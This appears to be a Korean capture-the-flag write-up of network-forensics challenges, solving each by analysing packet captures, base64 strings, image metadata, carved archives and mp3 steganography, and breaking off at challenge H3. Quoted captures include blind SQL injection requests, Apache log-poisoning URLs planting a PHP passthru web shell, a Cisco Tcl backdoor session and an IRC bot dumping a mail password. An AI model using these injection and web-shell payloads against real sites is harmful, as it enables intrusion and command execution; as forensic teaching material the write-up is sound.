&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;
&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;
&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;&#83;&#85;&#100;&#48;&#98;&#71;&#86;&#84;&#
81;&#84;&#108;&#74;&#83;&#71;&#82;&#115;&#87;&#68;&#74;&#71;&#101;&#86;&#112;&#87;&#79;&#84;&#
66;&#104;&#82;&#49;&#90;&#109;&#87;&#109;&#53;&#87;&#77;&#71;&#82;&#89;&#83;&#109;&#119;&#61;
```

위 문자열은 HTML Entities로 이루어진 값들인데, 중복되는 부분이 있었다. 데이터의 초반에 굵게 표시한 부분이 계속해서 반복되는 부분이었다.

```
>>> print chr(83)+chr(85)+chr(100)+chr(48)+chr(98)+chr(71)+chr(86)+chr(84)+chr(81)+chr(84)+chr(108)+chr(74)+chr(83)+chr(71)+chr(82)+chr(115)+chr(87)+chr(68)+chr(74)+chr(71)+chr(101)+chr(86)+chr(112)+chr(87)+chr(79)+chr(84)+chr(66)+chr(104)+chr(82)+chr(49)+chr(90)+chr(109)+chr(87)+chr(109)+chr(53)+chr(87)+chr(77)+chr(71)+chr(82)+chr(89)+chr(83)+chr(109)+chr(119)+chr(61)+chr(83)+chr(85)+chr(100)+chr(48)+chr(98)+chr(71)+chr(86)+chr(84)+chr(81)+chr(84)+chr(108)+chr(74)+chr(83)+chr(71)+chr(82)+chr(115)+chr(87)+chr(68)+chr(74)+chr(71)+chr(101)+chr(86)+chr(112)+chr(87)+chr(79)+chr(84)+chr(66)+chr(104)+chr(82)+chr(49)+chr(90)+chr(109)+chr(87)+chr(109)+chr(53)+chr(87)+chr(77)+chr(71)+chr(82)+chr(89)+chr(83)+chr(109)+chr(119)+chr(61)
```

굵게 표시한 값만 따로 뽑은 후에, Python을 이용해서 해당 숫자 값을 문자로 출력해보니 Base 64 Encoding 된 문자열이 나왔다.

```
IGtleSA9IHdIX2FyZV90aGVfZnV0dXJl
```

Decoding 결과 또 다시 위와 같이 Base 64 Encoding 된 문자열이 나왔는데 한 번 더 Decoding 하니

```
key = we_are_the_future
```

(3) 인증 키  
**we\_are\_the\_future**  
/

## 2-4) L4

### (1) 문제 지문

<Q> 우탕아, 가을인데 단풍놀이 가야지~ 어디로 갈까?

<EQ> Wootang, Let's go to see the maple leaves~ it's Autumn! where is it?

### (2) 문제 풀이



추출된 object 중에 Where\_is\_it.jpg 파일이 위의 이미지였는데, Google 이미지 검색을 이용해서 검색해보았다.



Panoramio - Photos by 김봉선 金鳳仙 Kim Bong-sun

[www.panoramio.com/user/1295620?with\\_photo\\_id...](http://www.panoramio.com/user/1295620?with_photo_id...) - 저장된 페이지

240 × 173

Hallasan-**Winter**-4. Selected for Google Earth. Hallasan-**Winter**-3. Selected for Google Earth. Hallasan-**Winter**-2. Selected for Google Earth. Hallasan-**Winter**-1 ...

위 처럼 Hallasan이라는 결과가 나왔다. 그런데 이미지 파일에 대해서 좀 더 상세히 분석하기 위해서 PhotoME를 이용해서 파일의 Exif 정보를 보았다.

#### 개요

파일명: C:\Users\RExVuz\바탕 화면\해더패킷\htpdata\Where\_is\_it.jpg

파일형식: JPEG

파일크기: 212.1 KB

촬영 날짜: 2008-01-17 14:41

최근 수정 날짜: 2012-10-26 22:45

카메라: -

소프트웨어: Adobe Photoshop CS3 Windows

크기: 700 x 504 px (0.4 MP)

초점 거리: 내부 형식 오류오류 분석: 함수를 호출하지 않는 괄호.

코멘트: K@e\*y\_:\_hallasan

JPG 파일의 코멘트에 진짜 인증 키가 나와있었다. K@e\*y\_:\_hallasan

### (3) 인증 키

hallasan

/

## 2-5) L5

### (1) 문제 지문

<Q> 악성 다운로더

<EQ> Malware Downloader

### (2) 문제 풀이


다운로더이기 때문에 실행 파일로 추측하였고, 추출된 object 중에서 noexe.exe 라는 수상한 파일을 포착하였다.

File pos	Mem pos	ID	Text
00000000413C	00000041573C	0	An\$w3r is HTP_Forever@

00000000413C 00000041573C 0 An\$w3r is HTP\_Forever@

00000000413C 00000041573C 0 An\$w3r is HTP\_Forever@

BinText를 이용하여 인증 키로 보이는 문자열을 뽑았지만 완전한 인증 키가 아니었다.



"tcp.stream eq 55" Filter에 있는 stream을 [Follow TCP Stream]으로 보니 exe 파일이다. 신들린 eye-grep으로 완전한 인증 키가 있는 부분을 찾아내었다. An\$w3r is HTP\_Forever@^^@~~

### (3) 인증 키

HTP\_Forever@^^@~~

/

## 2. [Middle] 난이도


### 1) M1

#### (1) 문제 지문

<Q> 나는 누구인가? 네오는 오라클에게 FTP로 Zip 파일을 받게 되는데...

<EQ> Who am I? Neo got a zip file from oracle via FTP...

#### (2) 문제 풀이



문제 지문을 보고 Zip 파일을 추출하면 된다는 것을 파악하였다. HxD(Hex Editor)로 pcap 문제 파일을 열고, Zip 파일 signature 중 header에 해당하는 "50 4B 03 04"를 검색해보았다. 위의 압축파일에 who\_am\_I.txt 라는 파일이 포함되어 있는 것을 볼 수 있었다. 드래그 한 부분만 따로 잘라내어 Zip 파일로 저장 후 압축을 풀어보니 txt 텍스트 파일이 나왔다.



txt 파일을 열어보니 hex 값으로 추측되는 데이터가 있었는데 이를 HxD에 붙여 넣고

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 0A 02 02 02 02 02 0A 01 01 01 01 01 08 00 45 00 .....E.
00000010 00 41 12 34 00 00 FF 06 92 7D 0A 01 01 01 0A 02 ..A.4..ÿ.}.....
00000020 02 02 04 D2 04 D2 00 00 00 00 00 00 00 00 50 00 ...ò.ò.....P.
00000030 20 00 A9 E2 00 00 53 56 39 42 54 56 39 55 63 6D ..@..SV9BTV9Ucm
00000040 46 70 62 6D 56 6C 58 30 46 6F 62 67 3D 3D 0A FpbmVIX0Fobg==.
    
```

Base 64 Encoding 된 데이터(SV9BTV9UcmFpbmVIX0Fobg==)를 Decoding 하였다.

#### (3) 인증 키

I\_AM\_Trainee\_Ahn

/

## 2) M2

### (1) 문제 지문

<Q> DB이름을 찾아라!

<EQ> Find the name of DataBase

### (2) 문제 풀이

Packet num	Host:source	Content Type	Bytes	Filename
3554	192.168.232.1	text/html	73	index.php?no=1
3558	192.168.232.1	text/html	73	index.php?no=2
3562	192.168.232.1	text/html	71	index.php?no=3
3566	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(1,1))=d'
3602	192.168.232.1	text/html	72	index.php?no=1%20and%20substr(mdatabse(1,1))=v'
3607	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(1,1))=f'
3625	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(1,1))=r'
3624	192.168.232.1	text/html	72	index.php?no=1%20and%20substr(mdatabse(2,1))=v'
3628	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(2,1))=e'
3646	192.168.232.1	text/html	72	index.php?no=1%20and%20substr(mdatabse(3,1))=i'
3644	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(3,1))=t'
3646	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(3,1))=u'
3686	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(4,1))=v'
3679	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(4,1))=w'
3674	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(4,1))=r'
3676	192.168.232.1	text/html	72	index.php?no=1%20and%20substr(mdatabse(4,1))=y'
3691	192.168.232.1	text/html	72	index.php?no=1%20and%20substr(mdatabse(5,1))=v'
3695	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(5,1))=c'
3699	192.168.232.1	text/html	10	index.php?no=1%20and%20substr(mdatabse(5,1))=y'

HTTP objects를 살펴보던 중 Blind SQL Injection 공격을 시도했던 흔적이 보였다.

[ tcp.stream eq 91 ]

```
/hello/index.php?no=1
```

```
<font size=20> WELCOME </font><font size=25><b> gal </b></font>
```

```
/hello/index.php?no=2
```

```
<font size=20> WELCOME </font><font size=25><b> POC </b></font>
```

```
/hello/index.php?no=3
```

```
<font size=20> WELCOME </font><font size=25><b> IU </b></font>
```

위의 결과에서 index.php?no=3 일 때 "WELCOME IU"라는 문자가 출력되었다.

[ tcp.stream eq 92 ~ tcp.stream eq 108 ]

위 stream 들을 모두 보면 substring 함수를 이용해 Blind SQLi 공격을 하여 한 문자씩 읽어오는데 성공하면 "IU"라는 문자열을 보여준 결과가 차례대로 `easywebsiteattack`이므로 이 값이 바로 DB이름이 된다.

### (3) 인증 키

`easywebsiteattack`

/

### 3) M3

#### (1) 문제 지문

<Q> 라우터에 백도어가 삽입되어 있다. 마지막으로 실행된 명령어는?

<EQ> Backdoor injected in Router. what's the last command?

#### (2) 문제 풀이

"tcp.stream eq 17" Filter를 이용하여 stream을 보았다.

(뒤늦게 인증 한 문제 대부분은 tcp.stream eq 1 ~ 150 까지의 모든 stream을 보고 품)

```
-----  
Tclshell v0.1 by Andy Davis, IRM 2007  
-----  
Cisco IOS Software, 3600 Software (C3660-IS-M), Version 12.4(15)T8, RELEASE SOFTWARE  
(fc3)  
Current privilege level is 15  
Enter IOS command:  
sh run  
Building configuration...
```

(중략...)

```
line con 0  
  exec-timeout 0 0  
  logging synchronous  
line aux 0  
line vty 0 4  
!  
!  
end  
enable  
conf ter  
Enter configuration commands, one per line. End with CNTL/Z.  
hostname An$w3r_is^tclsh
```

Cisco 라우터에 관련된 문제의 인증 키가 나왔다.

#### (3) 인증 키

hostname An\$w3r\_is^tclsh

/



## 4) M4

### (1) 문제 지문

<Q> 누군가가 나의 Secret폴더의 내용을 읽었다!

<EQ> Someone read a Secret folder of mine!

\*\* Key is secret.txt\_hidden.txt\_pass.txt in Secret Folder

\*\* hidden is not wrong. it's just typo

### (2) 문제 풀이

Apache Log Injection 공격에 관련된 문제이다.

```
C:\WAPM_Setup\htdocs\Secret .....
```

```
2011-10-07 .... 06:05 <DIR> .
2011-10-07 .... 06:05 <DIR> ..
2011-10-07 .... 06:32          9 hidden.txt
2011-10-07 .... 06:32          6 key.txt
2011-10-05 .... 06:16        4,890 Pass.jpg
2011-10-07 .... 06:33          9 pass.txt
2011-10-07 .... 06:32          6 secret.txt
```

"tcp.stream eq 83" Filter의 stream을 보면 위와 같이 Secret 폴더에 5개의 파일이 존재하였다. 그 중 인증 키에 필요한 파일에 대한 정보는 다음과 같다. [ secret.txt : 6bytes / hidden.txt : 9bytes / pass.txt : 9bytes ]

```
tcp.stream eq 85
```

```
/index.php?cmd=cd%20secret%26type%20secret.txt&page=../server/apache/logs/access.log%00<?passthru($_GET['cmd']);?>
```

```
/index.php?cmd=dir&page=../server/apache/logs/access.log%00NOOPEN
```

```
[ secret.txt | NOOPEN | 6bytes ]
```

```
tcp.stream eq 87
```

```
/index.php?cmd=cd%20secret%26type%20key.txt&page=../server/apache/logs/access.log%00<?passthru($_GET['cmd']);?>
```

```
/index.php?cmd=dir&page=../server/apache/logs/access.log%00ILOVEU
```

```
[ key.txt | ILOVEU | 6bytes ]
```

tcp.stream eq 88

```
/index.php?cmd=cd%20secret%26type%20hiden.txt&page=../server/apache/logs/access.log%00<?passthru($_GET['cmd']);?>
```

```
/index.php?cmd=dir&page=../server/apache/logs/access.log%00APACHELOG
```

[ hiden.txt | APACHELOG | 9bytes ]

tcp.stream eq 89

```
/index.php?cmd=cd%20secret%26type%20pass.txt&page=../server/apache/logs/access.log%00<?passthru($_GET['cmd']);?>
```

```
/index.php?cmd=dir&page=../server/apache/logs/access.log%00INJECTION
```

[ pass.txt | INJECTION | 9bytes ]

인증 키에 포함되는 secret.txt / hiden.txt / pass.txt 파일의 내용을 모아보면  
NOOPEN / APACHELOG / INJECTION 이 된다.

(3) 인증 키

**NOOPEN\_APACHELOG\_INJECTION**

/

## 5) M5

### (1) 문제 지문

<Q> 메일 사용자계정과 패스워드가 IRC 봇에 감염되어 유출됐다.

<EQ> mail account and password leak by infected IRC bot.

Key is password

### (2) 문제 풀이

```
NICK [KOR][OH]nlnldamv
USER lol lol lol :shadowbot
JOIN #test
:darkjester.xplosionirc.net NOTICE AUTH :*** Looking up your hostname...
:darkjester.xplosionirc.net NOTICE AUTH :*** Couldn't resolve your hostname; using
your IP address instead
PING :8522416D
:darkjester.xplosionirc.net 451 JOIN :You have not registered
PONG :8522416D
:darkjester.xplosionirc.net 451 JOIN :You have not registered
```

(중략...)

```
JOIN #test
:darkjester.xplosionirc.net 251 [KOR][OH]nlnldamv :There are 1 users and 1 invisible
on 1 servers
:darkjester.xplosionirc.net 253 [KOR][OH]nlnldamv 1 :unknown connection(s)
:darkjester.xplosionirc.net 254 [KOR][OH]nlnldamv 1 :channels formed
:darkjester.xplosionirc.net 255 [KOR][OH]nlnldamv :I have 2 clients and 0 servers
:darkjester.xplosionirc.net 265 [KOR][OH]nlnldamv :Current Local Users: 2 Max: 3
:darkjester.xplosionirc.net 266 [KOR][OH]nlnldamv :Current Global Users: 2 Max: 2
:darkjester.xplosionirc.net 422 [KOR][OH]nlnldamv :MOTD File is missing
:[KOR][OH]nlnldamv MODE [KOR][OH]nlnldamv :+iwx
:[KOR][OH]nlnldamv!lol@c09801AC.A8F8A2B1.BDB9C09D.IP JOIN :#test
:darkjester.xplosionirc.net 353 [KOR][OH]nlnldamv = #test :[KOR][OH]nlnldamv @wootang
:darkjester.xplosionirc.net 366 [KOR][OH]nlnldamv #test :End of /NAMES list.
:wootang!woo_tae@AE8C3C00.A8F8A2B1.BDB9C09D.IP PRIVMSG #test :pstore
PRIVMSG #test :Root -> [:] Executing pstore
PRIVMSG #test :pstore https://accounts.google.com/serviceLogin
idol@hackthepacket.com:k~e!y:good_bye_jobs
```

"tcp.stream eq 20" Filter를 보면 shadowbot을 이용하여 감염된 것을 확인할 수 있다.

### (3) 인증 키

**good\_bye\_jobs**

/

### 3. [High] 난이도

#### 1) H1

##### (1) 문제 지문

<Q> 이메일을 통해 jitae 의 첫번째 데이트 기밀정보를 입수하는데...  
 하지만 내용없이 파일만 첨부되어 있었다. 데이트 장소는 언제 몇시에 어디인가?  
 <EQ> SOMEONE GOT A SECRET INFORMATION OF jitae 's FIRST DATE VIA E-MAIL ....  
 BUT THRER IS ONLY ONE ATTACHED FILE WITH NOTHING. WHEN AND WHERE?


##### (2) 문제 풀이

1923 mail2.daum.net	text/html	48904 ViewMail.daum?method=noAjax&folderId=id-%253AUNREAD%253A&mailId=000000000000Ngv
2096 wwl1070.hanmail.net	audio/mpeg	106984 mpeg&attnum=1&attid=0.1

HTTP objects를 보면 DAUM 이메일에 관련된 object가 있다. 1923번 packet의 object는 HTML 페이지이고, 2096번 packet의 object는 mp3 파일이다.




ViewMail.daum 파일을 열어보면 내용 없이 promise.mp3 파일만 첨부되어 있었다. 그리고 추출한 object 중 mp3 파일을 들어보니 “개똥이네 버블버블”(;;)이라는 의도를 파악할 수 없는 소리만 들렸다. GoldWave를 이용하여 Spectrum을 분석해보기도 했는데 수상한 흔적을 찾을 수 없었다.



그러던 도중 힌트가 나왔다. “스테가노그래피”를 보고 mp3 Steganography임을 파악하여, 예전부터 잘 알고 있고 사용해왔던 툴인 mp3stego를 이용하였다. <http://www.petitcolas.net/fabien/steganography/mp3stego/>

```
C:\WINDOWS\system32\cmd.exe
C:\WMP3Stego_1_1_18\WMP3Stego>Decode.exe -X -P jitae promise.mp3
MP3StegoEncoder 1.1.17
See README file for copyright info
Input file = 'promise.mp3' output file = 'promise.mp3.pcm'
Will attempt to extract hidden information. Output: promise.mp3.txt
the bit stream file promise.mp3 is a BINARY file
HDR: s=FFF, id=1, l=3, ep=off, br=9, sf=0, pd=1, pr=0, m=0, js=0, c=0, o=0, e=0
alg.=MPEG-1, layer=III, tot bitrate=128, sfrq=44.1
mode=stereo, sblim=32, jsbd=32, ch=2
[Frame 255]Avg slots/frame = 416.334; b/smp = 2.89; br = 127.502 kbps
Decoding of "promise.mp3" is finished
The decoded PCM output file name is "promise.mp3.pcm"
```

Decode.exe 를 이용하여 Decoding 하는데 Steganography Key가 필요했다. Key는 문제 지문에 있는 "jitae"일 것이라고 생각하여 이를 이용하여 Decoding 하였다.



결과 파일로 promise.mp3.txt 파일이 추출되고 텍스트 파일의 내용에 데이트 장소와 시간이 나와있었다.

(3) 인증 키

sunday, 14:00, GangNam station


/

## 2) H2

### (1) 문제 지문


<Q> 수학을 공부 하던 고비는 잠이 들었는데, 공식이 다른 이상한 글자들로 바뀌어있는 꿈을 꾸게 되었다.  
<EQ> GGOBI went to sleep in studying math and had a dream that the function replaced with strange words.

### (2) 문제 풀이



TCP stream을 살펴보면 FTP(File Transfer Protocol)를 이용하여 Math.part1.jpg, Math.part2.jpg, Math.part3.jpg 파일로 통신하는 것을 확인할 수 있었다. 해당 파일들은 각각 아래의 Filter를 이용하여 파일을 추출할 수 있었다.

[ tcp.stream eq 13 (Math.part1.jpg) / tcp.stream eq 14 (Math.part2.jpg) / tcp.stream eq 15 (Math.part3.jpg) ]



3개의 파일이 추출되었는데 해당 JPG 파일 trailer 부분에는 "Rar!"로 시작하는 RAR 압축 파일의 header가 보였다. 총 3개의 RAR 압축 파일을 추출하였고, part1, part2, part3을 보아 분할 압축파일로 추측하였다. 압축을 풀면 총 6개의 한글 파일(hwp)이 추출된다.

cp - 공통수학정리.hwp	2011-10-07 오전...	한컴오피스 한글 ...	36KB
cp - 수학1_공식정리.hwp	2011-10-07 오전...	한컴오피스 한글 ...	47KB
cp - 수학2_공식정리.hwp	2011-10-07 오전...	한컴오피스 한글 ...	102KB
공통수학정리.hwp	2011-10-07 오전...	한컴오피스 한글 ...	36KB
수학1_공식정리.hwp	2011-10-07 오전...	한컴오피스 한글 ...	47KB
수학2_공식정리.hwp	2011-10-07 오전...	한컴오피스 한글 ...	102KB

6개의 파일 중 "cp"가 붙은 것은 복사본으로 생각하고 무시하고, "공통수학정리.hwp" 파일이 끌려서 열어보았다.

### ▶ 절대값그래프

- ①  $y = f(|x|)$  : i.  $y = f(x)$  ( $x \geq 0$ )을 그린다.  
ii.  $y$ 축 대칭
- ②  $|y| = f(x)$  : i.  $y = f(x)$  ( $y \geq 0$ )을 그린다.  
ii.  $x$ 축 대칭
- ③  $|y| = f(|x|)$  : i.  $y = f(x)$  ( $x \geq 0, y \geq 0$ )을 그린다.  
ii.  $x, y$ 축, 원점대칭
- ④  $y = |f(x)|$  : i.  $y = f(x)$  을 그린다.  
ii.  $x$ 축 밑의 그래프를 깎어 올린다.
- ⑤  $|<3y = (47(|-|_Y0ur_Dr34m$  i.  $y = f(x)$   
ii.  $y = f(x)$  축 밑의 그래프를 깎어 올린다.

PoWeR eye-grep(!)으로 4페이지의 오른쪽 다단에 있는 키 값을 찾았다.  $|<3y = (47(|-|_Y0ur_Dr34m$

```
|<3y = (47(|-|_Y0ur_Dr34m
이것도 인증이 안되더라구요;;
HackThePacket 8:13pm
앞에 뭔가 빠지신듯^^;
hostname)까지 다 해보세요
하행문 8:13pm
아하;; 됐네요~ 그러면 hwp 파일에 있는 저것도 인증키가 맞나요?!
HackThePacket 8:18pm
뒤에 유머드림만요~
```

하지만 인증이 안되길래 Facebook 메시지를 통해 물어보니 Y0ur\_Dr34m 만 최종 인증 키라고 하였다.

(3) 인증 키  
Y0ur\_Dr34m  
/

### 3) H3


#### (1) 문제 지문

<Q> 우태혁의 여자친구 이름은 무엇이고, 어디에 살고 있는가?

<EQ> What is the name of Woo Tae Hyuck's girl friend, and where she is?

